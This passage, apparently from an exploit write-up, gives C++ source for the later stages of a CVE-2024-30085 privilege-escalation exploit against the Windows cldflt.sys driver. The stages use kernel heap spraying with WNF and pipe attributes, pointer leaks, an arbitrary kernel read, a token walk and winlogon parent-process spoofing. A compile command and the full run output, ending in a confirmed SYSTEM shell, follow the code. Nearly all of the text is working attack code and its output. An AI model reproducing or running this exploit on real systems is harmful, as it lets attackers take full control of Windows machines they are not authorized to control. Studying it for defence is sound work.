            FSCTL_PIPE_SET_PIPE_ATTRIBUTE, array_data_pipe, PIPE_ATTR_CLAIM_SIZE, NULL,
0) == 0)
            attrSet++;
    }

    printf("[+] Set %lu pipe attributes\n", attrSet);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 10 COMPLETE\n");
    return TRUE;
}

//==============================================================================
// STAGE 11: SECOND WNF SPRAY
//==============================================================================

static BOOL Stage11_SecondWnfSpray(void) {
    printf("\n=======================================\n");
    printf("    STAGE 11: SECOND WNF SPRAY\n");
    printf("=======================================\n");

    g_wnf_pad_names_second =
std::make_unique<WNF_STATE_NAME[]>(WNF_PAD_SPRAY_COUNT_SECOND);
    g_wnf_names_second = std::make_unique<WNF_STATE_NAME[]>(WNF_SPRAY_COUNT_SECOND);
    g_wnf_active_second = std::make_unique<BOOL[]>(WNF_SPRAY_COUNT_SECOND);
    memset(g_wnf_active_second.get(), 0, WNF_SPRAY_COUNT_SECOND * sizeof(BOOL));

    PSECURITY_DESCRIPTOR pSecurityDescriptor = nullptr;
    ConvertStringSecurityDescriptorToSecurityDescriptorW(L"", SDDL_REVISION_1,
&pSecurityDescriptor, nullptr);

    auto wnf_data = std::make_unique<BYTE[]>(WNF_DATA_SIZE);
    memset(wnf_data.get(), 0x52, WNF_DATA_SIZE);

    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT_SECOND; i++) {
        g_NtCreateWnfStateName(&g_wnf_pad_names_second[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor);
    }
    for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i++) {
        g_NtCreateWnfStateName(&g_wnf_names_second[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor);
    }

    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT_SECOND; i++) {
        g_NtUpdateWnfStateData(&g_wnf_pad_names_second[i], wnf_data.get(),
WNF_DATA_SIZE, NULL, NULL, 0, 0);
    }

    Sleep(SLEEP_NORMAL);

    DWORD updated = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i++) {
        if (g_NtUpdateWnfStateData(&g_wnf_names_second[i], wnf_data.get(),
WNF_DATA_SIZE, NULL, NULL, 0, 0) == 0) {
            g_wnf_active_second[i] = TRUE;
```

```
            updated++;
        }
    }

    LocalFree(pSecurityDescriptor);
    printf("[+] Created and updated %lu second wave WNF\n", updated);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 11 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 12: CREATE HOLES (SECOND)
//============================================================================

static BOOL Stage12_CreateHolesSecond(void) {
    printf("\n=======================================\n");
    printf("    STAGE 12: CREATE HOLES (SECOND)\n");
    printf("=======================================\n");

    DWORD deleted = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i += 2) {
        if (g_wnf_active_second[i]) {
            if (g_NtDeleteWnfStateName(&g_wnf_names_second[i]) == 0) {
                g_wnf_active_second[i] = FALSE;
                deleted++;
            }
        }
    }

    printf("[+] Created %lu holes\n", deleted);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 12 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 13: PLACE SECOND OVERFLOW
//============================================================================

static BOOL Stage13_PlaceSecondOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 13: PLACE SECOND OVERFLOW\n");
    printf("=======================================\n");

    SetFileAttributesW(g_filePath_second, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath_second);

    HANDLE hFile = CreateFileW(g_filePath_second, GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to create second file: %lu\n", GetLastError());
```

```
        return FALSE;
    }

    std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
    memset(payload.get(), PAYLOAD_FILL_BYTE, 0x1000);
    memset(payload.get() + 0x1000, 0, REPARSE_DATA_SIZE - 0x1000);

    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x00) = 0x00200904;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x0C) = CHANGE_STAMP_SECOND;

    int rc = BuildAndSetReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW, payload.get());
    CloseHandle(hFile);

    if (rc != 0) {
        printf("[-] Failed to set reparse point\n");
        return FALSE;
    }

    printf("[+] Reparse point set (ChangeStamp=0x%04X)\n", CHANGE_STAMP_SECOND);
    printf("[+] Stage 13 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 14: TRIGGER SECOND OVERFLOW
//============================================================================

static BOOL Stage14_TriggerSecondOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 14: TRIGGER SECOND OVERFLOW\n");
    printf("=======================================\n");

    HANDLE hFile = CreateFileW(g_filePath_second, GENERIC_READ,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to open second file: %lu\n", GetLastError());
        return FALSE;
    }

    CloseHandle(hFile);
    printf("[+] Second overflow triggered\n");
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_SHORT);
    printf("[+] Stage 14 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 15: FILL WITH PIPE ATTRIBUTES
//============================================================================

static BOOL Stage15_FillWithPipeAttributes(void) {
```

```
    printf("\n=======================================\n");
    printf("    STAGE 15: FILL WITH PIPE ATTRS\n");
    printf("=======================================\n");

    char array_data_pipe[0x1000] = { 0 };
    memset(array_data_pipe, 0x55, 0x20);
    memset(array_data_pipe + 0x21, 0x55, 0x40);

    DWORD attrSet = 0;
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (g_pipe_write[i] == NULL) continue;
        IO_STATUS_BLOCK iosb = {};
        if (g_NtFsControlFile(g_pipe_write[i], NULL, NULL, NULL, &iosb,
            FSCTL_PIPE_SET_PIPE_ATTRIBUTE, array_data_pipe, PIPE_ATTR_FILL_SIZE, NULL,
0) == 0)
            attrSet++;
    }

    printf("[+] Set %lu large pipe attributes\n", attrSet);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_LONG + 3000);
    printf("[+] Stage 15 COMPLETE\n");
    return TRUE;
}

//=============================================================================
// STAGE 16: FIND SECOND VICTIM AND LEAK PIPE
//=============================================================================

static BOOL Stage16_FindSecondVictimAndLeakPipe(void) {
    printf("\n=======================================\n");
    printf("    STAGE 16: FIND VICTIM & LEAK PIPE\n");
    printf("=======================================\n");

    g_victim_index_second = -1;
    g_leaked_pipe_attr = NULL;

    for (DWORD i = 1; i < WNF_SPRAY_COUNT_SECOND; i += 2) {
        if (!g_wnf_active_second[i]) continue;

        ULONG bufferSize = 0;
        WNF_CHANGE_STAMP changeStamp = 0;

        NTSTATUS status = g_NtQueryWnfStateData(&g_wnf_names_second[i], NULL, NULL,
&changeStamp, NULL, &bufferSize);

        if ((status == STATUS_BUFFER_TOO_SMALL || status == 0) && changeStamp ==
CHANGE_STAMP_SECOND) {
            g_victim_index_second = i;
            printf("[+] Found second victim WNF at index %d\n", i);

            if (bufferSize >= 0xFF8) {
                auto buffer = std::make_unique<BYTE[]>(bufferSize + 0x10);
                ULONG readSize = bufferSize;
                g_NtQueryWnfStateData(&g_wnf_names_second[i], NULL, NULL, &changeStamp,
buffer.get(), &readSize);
```

```
                if (readSize >= 0xFF8) {
                    ULONG64 oob_value = *(ULONG64*)(buffer.get() + 0xFF0);
                    if (IsKernelPointer(oob_value)) {
                        g_leaked_pipe_attr = (PVOID)oob_value;
                        printf("[+] PIPE_ATTRIBUTE LEAKED: 0x%p\n",
g_leaked_pipe_attr);
                    }
                }
            }
            break;
        }
    }

    if (g_victim_index_second == -1) {
        printf("[-] No corrupted WNF found (second wave)\n");
        return FALSE;
    }

    printf("[+] Stage 16 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 17: SETUP ARBITRARY READ
//============================================================================

static BOOL Stage17_SetupArbitraryRead(void) {
    printf("\n=======================================\n");
    printf("    STAGE 17: SETUP ARBITRARY READ\n");
    printf("=======================================\n");

    if (g_victim_index_second == -1 || g_leaked_kalpc == NULL) {
        printf("[-] Missing prerequisites\n");
        return FALSE;
    }

    memset(g_fake_pipe_attr, 0, sizeof(g_fake_pipe_attr));
    memset(g_fake_pipe_attr2, 0, sizeof(g_fake_pipe_attr2));

    ULONG64* fake1 = (ULONG64*)g_fake_pipe_attr;
    fake1[0] = (ULONG64)g_fake_pipe_attr2;
    fake1[1] = (ULONG64)g_leaked_pipe_attr;
    fake1[2] = (ULONG64)g_fake_attr_name;
    fake1[3] = 0x28;
    fake1[4] = (ULONG64)g_leaked_kalpc;
    fake1[5] = 0x6969696969696969ULL;

    ULONG64* fake2 = (ULONG64*)g_fake_pipe_attr2;
    fake2[0] = 0x7070707070707070ULL;
    fake2[1] = (ULONG64)g_fake_pipe_attr;
    fake2[2] = (ULONG64)g_fake_attr_name2;
    fake2[3] = 0x28;
    fake2[4] = (ULONG64)g_leaked_kalpc;
    fake2[5] = 0x7171717171717171ULL;
```

```
    printf("[+] Fake pipe_attr at: 0x%p\n", g_fake_pipe_attr);

    auto overflow_data = std::make_unique<BYTE[]>(0xFF8);
    memset(overflow_data.get(), 0x56, 0xFF8);
    *(ULONG64*)(overflow_data.get() + 0xFF8 - 8) = (ULONG64)g_fake_pipe_attr;

    NTSTATUS status = g_NtUpdateWnfStateData(
        &g_wnf_names_second[g_victim_index_second],
        overflow_data.get(), 0xFF8, NULL, NULL, CHANGE_STAMP_SECOND, 0
    );

    if (status != 0) {
        printf("[-] WNF update failed: 0x%08X\n", status);
        return FALSE;
    }

    printf("[+] pipe_attribute->Flink corrupted\n");
    printf("[+] Stage 17 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 18: READ KERNEL MEMORY
//============================================================================

static BOOL Stage18_ReadKernelMemory(void) {
    printf("\n=======================================\n");
    printf("    STAGE 18: READ KERNEL MEMORY\n");
    printf("=======================================\n");

    g_target_pipe_index = -1;
    BYTE buffer[0x1000] = { 0 };
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (g_pipe_write[i] == NULL) continue;
        IO_STATUS_BLOCK iosb = {};
        NTSTATUS status = g_NtFsControlFile(g_pipe_write[i], NULL, NULL, NULL, &iosb,
            FSCTL_PIPE_GET_PIPE_ATTRIBUTE, g_fake_attr_name,
(ULONG)strlen(g_fake_attr_name) + 1,
            buffer, sizeof(buffer));
        if (status == 0) {
            ULONG64* data = (ULONG64*)buffer;
            if (!IsKernelPointer(data[0]) || !IsKernelPointer(data[1]) ||
!IsKernelPointer(data[3])) {
                printf("[-] Pipe %lu: invalid KALPC_RESERVE pointers, skipping\n", i);
                continue;
            }
            g_target_pipe_index = i;
            printf("[+] Found target pipe at index %lu\n", i);
            printf("[*] KALPC_RESERVE:\n");
            for (int j = 0; j < 4; j++) {
                printf("    +0x%02X: 0x%016llX\n", j * 8, (unsigned long long)data[j]);
            }
            g_alpc_port_addr = data[0];
            g_alpc_handle_table_addr = data[1];
            g_alpc_message_addr = data[3];
            break;
```

```
        }
    }
    if (g_target_pipe_index == -1) {
        printf("[-] Failed to read kernel memory via any pipe\n");
        return FALSE;
    }
    printf("[+] Arbitrary READ primitive established!\n");
    printf("[+] Stage 18 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 19: DISCOVER EPROCESS AND TOKEN
//============================================================================

static BOOL Stage19_DiscoverEprocessAndToken(void) {
    printf("\n=======================================\n");
    printf("    STAGE 19: DISCOVER EPROCESS/TOKEN\n");
    printf("=======================================\n");

    printf("[+] ALPC_PORT: 0x%016llX\n", (unsigned long long)g_alpc_port_addr);

    BYTE alpc_port_data[0x200];
    if (!ReadKernelBuffer(g_alpc_port_addr, alpc_port_data, sizeof(alpc_port_data))) {
        printf("[-] Failed to read ALPC_PORT\n");
        return FALSE;
    }

    g_eprocess_addr = *(ULONG64*)(alpc_port_data + 0x18);

    if (!IsKernelPointer(g_eprocess_addr)) {
        for (int offset = 0x10; offset <= 0x38; offset += 8) {
            ULONG64 candidate = *(ULONG64*)(alpc_port_data + offset);
            if (!IsKernelPointer(candidate)) continue;

            char test_name[16] = { 0 };
            if (ReadKernelBuffer(candidate + EPROCESS_IMAGEFILENAME_OFFSET, test_name,
15)) {
                BOOL valid = TRUE;
                for (int j = 0; j < 15 && test_name[j]; j++) {
                    if (test_name[j] < 32 || test_name[j] >= 127) { valid = FALSE;
break; }
                }
                if (valid && test_name[0]) {
                    g_eprocess_addr = candidate;
                    printf("[+] EPROCESS: 0x%016llX (%s)\n", (unsigned long
long)candidate, test_name);
                    break;
                }
            }
        }
    }
    else {
        char name[16] = { 0 };
        ReadKernelBuffer(g_eprocess_addr + EPROCESS_IMAGEFILENAME_OFFSET, name, 15);
```

```
        printf("[+] EPROCESS: 0x%016llX (%s)\n", (unsigned long long)g_eprocess_addr,
name);
    }

    if (!IsKernelPointer(g_eprocess_addr)) {
        printf("[-] Could not find EPROCESS\n");
        return FALSE;
    }

    DWORD our_pid = GetCurrentProcessId();
    printf("[*] Our PID: %lu\n", our_pid);

    ULONG64 current = g_eprocess_addr;
    ULONG64 start = g_eprocess_addr;
    int count = 0;

    do {
        BYTE chunk[0x180];
        if (!ReadKernelBuffer(current + 0x440, chunk, sizeof(chunk))) break;

        ULONG pid = *(ULONG*)(chunk + 0);
        ULONG64 flink = *(ULONG64*)(chunk + 8);
        ULONG64 token_raw = *(ULONG64*)(chunk + 0x78);
        char name[16] = { 0 };
        memcpy(name, chunk + 0x168, 15);

        ULONG64 token = token_raw & ~0xFULL;

        if (pid == 4) {
            g_system_eprocess = current;
            g_system_token = token;
            printf("[+] SYSTEM EPROCESS: 0x%016llX\n", (unsigned long long)current);
            printf("[+] SYSTEM Token: 0x%016llX\n", (unsigned long long)token);
        }
        if (pid == our_pid) {
            g_our_eprocess = current;
            g_our_token = token;
            printf("[+] Our EPROCESS: 0x%016llX\n", (unsigned long long)current);
            printf("[+] Our Token: 0x%016llX\n", (unsigned long long)token);
        }
        if (_stricmp(name, "winlogon.exe") == 0) {
            g_winlogon_pid = pid;
            printf("[+] Winlogon PID: %lu\n", pid);
        }

        if (g_system_eprocess && g_our_eprocess && g_winlogon_pid) break;
        if (!IsKernelPointer(flink)) break;

        current = flink - EPROCESS_ACTIVEPROCESSLINKS_OFFSET;
        if (current == start) break;
        count++;
    } while (count < 500);

    if (!g_system_eprocess || !g_our_eprocess) {
        printf("[-] Failed to find required processes\n");
        return FALSE;
```

```
    }

    if (!IsKernelPointer(g_system_token) || !IsKernelPointer(g_our_token)) {
        printf("[-] Token values don't look valid\n");
        printf("    System token raw: 0x%016llX\n", (unsigned long
long)g_system_token);
        printf("    Our token raw: 0x%016llX\n", (unsigned long long)g_our_token);
        return FALSE;
    }

    if (g_winlogon_pid == 0) {
        printf("[-] Warning: winlogon.exe not found during walk\n");
    }

    printf("[+] Stage 19 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 20: SUMMARY
//============================================================================

static BOOL Stage20_Summary(void) {
    printf("\n=======================================\n");
    printf("    STAGE 20: SUMMARY\n");
    printf("=======================================\n");

    if (g_target_pipe_index == -1 || g_our_eprocess == 0 || g_system_token == 0) {
        printf("[-] Missing prerequisites\n");
        return FALSE;
    }

    printf("[*] Summary of discovered information:\n");
    printf("[+] Our EPROCESS:       0x%016llX\n", (unsigned long long)g_our_eprocess);
    printf("[+] Our Token:          0x%016llX\n", (unsigned long long)g_our_token);
    printf("[+] SYSTEM Token:       0x%016llX\n", (unsigned long long)g_system_token);
    printf("[+] Winlogon PID:       %lu\n", g_winlogon_pid);
    printf("\n[*] Note: This version uses parent process spoofing only.\n");
    printf("[*]       No ALPC arbitrary write primitive implemented.\n");

    printf("[+] Stage 20 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 21: SPAWN SYSTEM SHELL
//============================================================================

static BOOL Stage21_SpawnSystemShell(void) {
    printf("\n=======================================\n");
    printf("    STAGE 21: SPAWN SYSTEM SHELL\n");
    printf("=======================================\n");

    HANDLE hToken = NULL;
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
&hToken)) {
```

```
        TOKEN_PRIVILEGES token_privileges = {};
        token_privileges.PrivilegeCount = 1;
        token_privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        if (LookupPrivilegeValueW(NULL, L"SeDebugPrivilege",
&token_privileges.Privileges[0].Luid)) {
            AdjustTokenPrivileges(hToken, FALSE, &token_privileges, 0, NULL, NULL);
            if (GetLastError() == ERROR_NOT_ALL_ASSIGNED) {
                printf("[-] Failed to enable SeDebugPrivilege\n");
                CloseHandle(hToken);
                return FALSE;
            }
            printf("[+] Enabled SeDebugPrivilege\n");
        }
        CloseHandle(hToken);
    }

    if (g_winlogon_pid == 0) {
        printf("[-] Winlogon PID not available\n");
        return FALSE;
    }

    printf("[+] Using winlogon PID: %lu\n", g_winlogon_pid);

    OBJECT_ATTRIBUTES objAttr = {};
    CLIENT_ID clientId = {};
    objAttr.Length = sizeof(OBJECT_ATTRIBUTES);
    clientId.UniqueProcess = (HANDLE)(ULONG_PTR)g_winlogon_pid;

    HANDLE hWinlogon = NULL;
    NTSTATUS status = g_NtOpenProcess(&hWinlogon, PROCESS_CREATE_PROCESS, &objAttr,
&clientId);

    if (status != 0 || !hWinlogon) {
        printf("[-] Failed to open winlogon: 0x%08X\n", status);
        return FALSE;
    }

    printf("[+] Opened winlogon: 0x%p\n", hWinlogon);

    STARTUPINFOEXW siex = {};
    PROCESS_INFORMATION pi = {};
    SIZE_T attrSize = 0;

    siex.StartupInfo.cb = sizeof(STARTUPINFOEXW);
    InitializeProcThreadAttributeList(NULL, 1, 0, &attrSize);
    siex.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)malloc(attrSize);

    if (!siex.lpAttributeList) {
        CloseHandle(hWinlogon);
        return FALSE;
    }

    if (!InitializeProcThreadAttributeList(siex.lpAttributeList, 1, 0, &attrSize) ||
        !UpdateProcThreadAttribute(siex.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
            &hWinlogon, sizeof(HANDLE), NULL, NULL)) {
```

```
        free(siex.lpAttributeList);
        CloseHandle(hWinlogon);
        return FALSE;
    }

    WCHAR sysDir[MAX_PATH];
    GetSystemDirectoryW(sysDir, MAX_PATH);
    WCHAR cmdLine[MAX_PATH];
    swprintf(cmdLine, MAX_PATH, L"%s\\cmd.exe", sysDir);

    BOOL result = CreateProcessW(NULL, cmdLine, NULL, NULL, FALSE,
        CREATE_NEW_CONSOLE | EXTENDED_STARTUPINFO_PRESENT,
        NULL, NULL, &siex.StartupInfo, &pi);

    DeleteProcThreadAttributeList(siex.lpAttributeList);
    free(siex.lpAttributeList);
    CloseHandle(hWinlogon);

    if (!result) {
        printf("[-] CreateProcess failed: %lu\n", GetLastError());
        return FALSE;
    }

    HANDLE hNewToken = NULL;
    if (OpenProcessToken(pi.hProcess, TOKEN_QUERY, &hNewToken)) {
        BYTE buf[256];
        DWORD len = 0;
        if (GetTokenInformation(hNewToken, TokenUser, buf, sizeof(buf), &len)) {
            PSID sid = ((TOKEN_USER*)buf)->User.Sid;
            LPWSTR sidStr = NULL;
            if (ConvertSidToStringSidW(sid, &sidStr)) {
                printf("[+] Shell token SID: %ls\n", sidStr);
                if (wcscmp(sidStr, L"S-1-5-18") == 0) {
                    printf("\n[+] ============================================\n");
                    printf("[+]   CONFIRMED: SYSTEM SHELL SPAWNED!\n");
                    printf("[+]   PID: %lu | SID: S-1-5-18\n", pi.dwProcessId);
                    printf("[+] ============================================\n");
                }
                else {
                    printf("[-] WARNING: Shell is NOT running as SYSTEM\n");
                    printf("[-] SID: %ls\n", sidStr);
                }
                LocalFree(sidStr);
            }
        }
        CloseHandle(hNewToken);
    }

    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    printf("[+] Stage 21 COMPLETE\n");
    return TRUE;
}

//============================================================================
```

```
// CLEANUP
//================================================================================

static void Cleanup(void) {
    printf("\n========================================\n");
    printf("    CLEANUP\n");
    printf("========================================\n");

    if (g_wnf_pad_names) {
        for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT; i++)
            g_NtDeleteWnfStateName(&g_wnf_pad_names[i]);
    }
    if (g_wnf_names && g_wnf_active) {
        for (DWORD i = 0; i < WNF_SPRAY_COUNT; i++)
            if (g_wnf_active[i]) g_NtDeleteWnfStateName(&g_wnf_names[i]);
    }
    if (g_wnf_pad_names_second) {
        for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT_SECOND; i++)
            g_NtDeleteWnfStateName(&g_wnf_pad_names_second[i]);
    }
    if (g_wnf_names_second && g_wnf_active_second) {
        for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i++)
            if (g_wnf_active_second[i]) g_NtDeleteWnfStateName(&g_wnf_names_second[i]);
    }

    if (g_pipe_read && g_pipe_write) {
        for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
            if ((int)i == g_target_pipe_index) continue;
            if (g_pipe_read[i]) CloseHandle(g_pipe_read[i]);
            if (g_pipe_write[i]) CloseHandle(g_pipe_write[i]);
        }
    }

    SetFileAttributesW(g_filePath, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath);
    SetFileAttributesW(g_filePath_second, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath_second);

    if (g_syncRootPath[0]) CfUnregisterSyncRoot(g_syncRootPath);

    printf("[+] Cleanup complete\n");
}

//================================================================================
// MAIN
//================================================================================

int wmain(void) {

printf("================================================================================\n
");
    printf("  CVE-2024-30085 Exploit | Parent Spoofing Edition\n");
    printf("  Privilege Escalation via cldflt.sys Heap-based Buffer Overflow\n");

printf("================================================================================\n
");
```

```
    if (!InitializeNtdllFunctions() || !InitializeSyncRoot()) {
        printf("[-] Initialization failed\n");
        return -1;
    }

    BOOL success = TRUE;

    if (success) success = Stage01_Defragmentation();
    if (success) success = Stage02_WnfSpray();
    if (success) success = Stage03_CreateHoles();
    if (success) success = Stage04_PlaceOverflow();
    if (success) success = Stage05_AlpcPorts();
    if (success) success = Stage06_TriggerOverflow();
    if (success) success = Stage07_AlpcReserves();
    if (success) success = Stage08_LeakKernelPointer();

    if (!g_leaked_kalpc) {
        printf("\n[-] FIRST WAVE FAILED - Try again\n");
        getchar();
        Cleanup();
        return -1;
    }

    printf("\n=== FIRST WAVE SUCCESS: Leaked 0x%p ===\n", g_leaked_kalpc);

    if (success) success = Stage09_CreatePipes();
    if (success) success = Stage10_SprayPipeAttributesClaim();
    if (success) success = Stage11_SecondWnfSpray();
    if (success) success = Stage12_CreateHolesSecond();
    if (success) success = Stage13_PlaceSecondOverflow();
    if (success) success = Stage14_TriggerSecondOverflow();
    if (success) success = Stage15_FillWithPipeAttributes();
    if (success) success = Stage16_FindSecondVictimAndLeakPipe();
    if (success) success = Stage17_SetupArbitraryRead();
    if (success) success = Stage18_ReadKernelMemory();

    if (success) success = Stage19_DiscoverEprocessAndToken();
    if (success) success = Stage20_Summary();
    if (success) success = Stage21_SpawnSystemShell();


printf("\n================================================================================
\n");
    printf("  %s\n", success ? "EXPLOIT SUCCESSFUL!" : "EXPLOIT INCOMPLETE");

printf("================================================================================\n
");

    printf("\n[*] Press ENTER to cleanup and exit...\n");
    getchar();
    Cleanup();

    return success ? 0 : -1;
}
```

[Figure 118]: Exploit code | Parent Spoofing Edition

This code has been compiled on Visual Studio 2022. To compile it on Visual Studio Code, execute:

- cl /TP /Fe: exploit_spoofing_edition.exe exploit_spoofing_edition.c /link Cldapi.lib Ole32.lib Shell32.lib ntdll.lib Advapi32.lib

The exploit output follows as shown below:

```
C:\Users\Administrator\Desktop\EXPLOIT>whoami
desktop-4t0tb9d\administrator

C:\Users\Administrator\Desktop\EXPLOIT>exploit_spoofing_edition.exe
================================================================================
  CVE-2024-30085 Exploit | Parent Spoofing Edition
  Privilege Escalation via cldflt.sys Heap-based Buffer Overflow
================================================================================
[+] All ntdll functions resolved
[+] Sync root registered: C:\Users\Administrator\AppData\Roaming\MySyncRoot

========================================
    STAGE 01: DEFRAGMENTATION
========================================
[+] Round 1: 5000/5000 pipes
[+] Round 2: 5000/5000 pipes
[+] Waiting for the memory to stabilize...
[+] Stage 01 COMPLETE

========================================
    STAGE 02: WNF SPRAY
========================================
[+] Created 20480 padding WNF names
[+] Created 2048 actual WNF names
[+] Updated 2048 actual WNF objects
[+] Waiting for the memory to stabilize...
[+] Stage 02 COMPLETE

========================================
    STAGE 03: CREATE HOLES
========================================
[+] Created 1024 holes
[+] Waiting for the memory to stabilize...
[+] Stage 03 COMPLETE

========================================
    STAGE 04: PLACE OVERFLOW BUFFER
========================================
[+] Reparse point set (ChangeStamp=0xC0DE)
[+] Stage 04 COMPLETE

========================================
    STAGE 05: ALPC PORTS
========================================
[+] Created 2000 ALPC ports
[+] Waiting for the memory to stabilize...
[+] Stage 05 COMPLETE

========================================
    STAGE 06: TRIGGER OVERFLOW
========================================
[+] Overflow triggered (0x1010 bytes into 0x1000 buffer)
```

```
[+] Waiting for the memory to stabilize...
[+] Stage 06 COMPLETE

=======================================
    STAGE 07: ALPC RESERVES
=======================================
[+] Created 514000 total reserves
[+] Saved reserve handle: 0x0000000080000010
[+] Waiting for the memory to stabilize...
[+] Stage 07 COMPLETE

=======================================
    STAGE 08: LEAK KERNEL POINTER
=======================================
[+] Found victim WNF at index 1545 (DataSize: 0xFF8)
[+] KERNEL POINTER LEAKED: 0xFFFF958AA9356820
[+] Stage 08 COMPLETE

=== FIRST WAVE SUCCESS: Leaked 0xFFFF958AA9356820 ===

=======================================
    STAGE 09: CREATE PIPES
=======================================
[+] Created 1536 pipe pairs
[+] Waiting for the memory to stabilize...
[+] Stage 09 COMPLETE

=======================================
    STAGE 10: SPRAY PIPE ATTRS (CLAIM)
=======================================
[+] Set 1536 pipe attributes
[+] Waiting for the memory to stabilize...
[+] Stage 10 COMPLETE

=======================================
    STAGE 11: SECOND WNF SPRAY
=======================================
[+] Created and updated 1536 second wave WNF
[+] Waiting for the memory to stabilize...
[+] Stage 11 COMPLETE

=======================================
    STAGE 12: CREATE HOLES (SECOND)
=======================================
[+] Created 768 holes
[+] Waiting for the memory to stabilize...
[+] Stage 12 COMPLETE

=======================================
    STAGE 13: PLACE SECOND OVERFLOW
=======================================
[+] Reparse point set (ChangeStamp=0xDEAD)
[+] Stage 13 COMPLETE

=======================================
    STAGE 14: TRIGGER SECOND OVERFLOW
=======================================
[+] Second overflow triggered
[+] Waiting for the memory to stabilize...
[+] Stage 14 COMPLETE
```

```
========================================
    STAGE 15: FILL WITH PIPE ATTRS
========================================
[+] Set 1536 large pipe attributes
[+] Waiting for the memory to stabilize...
[+] Stage 15 COMPLETE

========================================
    STAGE 16: FIND VICTIM & LEAK PIPE
========================================
[+] Found second victim WNF at index 1
[+] PIPE_ATTRIBUTE LEAKED: 0xFFFF958AA31BF9F0
[+] Stage 16 COMPLETE

========================================
    STAGE 17: SETUP ARBITRARY READ
========================================
[+] Fake pipe_attr at: 0x00007FF7F8B0CC10
[+] pipe_attribute->Flink corrupted
[+] Stage 17 COMPLETE

========================================
    STAGE 18: READ KERNEL MEMORY
========================================
[+] Found target pipe at index 0
[*] KALPC_RESERVE:
    +0x00: 0xFFFFBB89F5274D80
    +0x08: 0xFFFF958A8B7C9108
    +0x10: 0x0000000000000010
    +0x18: 0xFFFF958A8DD3E9B0
[+] Arbitrary READ primitive established!
[+] Stage 18 COMPLETE

========================================
    STAGE 19: DISCOVER EPROCESS/TOKEN
========================================
[+] ALPC_PORT: 0xFFFFBB89F5274D80
[+] EPROCESS: 0xFFFFBB89F86020C0 (exploit_spoofi)
[*] Our PID: 8152
[+] Our EPROCESS: 0xFFFFBB89F86020C0
[+] Our Token: 0xFFFF958A9001F060
[+] SYSTEM EPROCESS: 0xFFFFBB89F0CFC040
[+] SYSTEM Token: 0xFFFF958A826557B0
[+] Winlogon PID: 700
[+] Stage 19 COMPLETE

========================================
    STAGE 20: SUMMARY
========================================
[*] Summary of discovered information:
[+] Our EPROCESS:       0xFFFFBB89F86020C0
[+] Our Token:          0xFFFF958A9001F060
[+] SYSTEM Token:       0xFFFF958A826557B0
[+] Winlogon PID:       700

[*] Note: This version uses parent process spoofing only.
[*]       No ALPC arbitrary write primitive implemented.
[+] Stage 20 COMPLETE
```

```
========================================
    STAGE 21: SPAWN SYSTEM SHELL
========================================
[+] Enabled SeDebugPrivilege
[+] Using winlogon PID: 700
[+] Opened winlogon: 0x00000000000051DC
[+] Shell token SID: S-1-5-18

[+] ============================================
[+]   CONFIRMED: SYSTEM SHELL SPAWNED!
[+]   PID: 3464 | SID: S-1-5-18
[+] ============================================
[+] Stage 21 COMPLETE

================================================================================
  EXPLOIT SUCCESSFUL!
================================================================================

[*] Press ENTER to cleanup and exit...


Microsoft Windows [Version 10.0.22621.525]
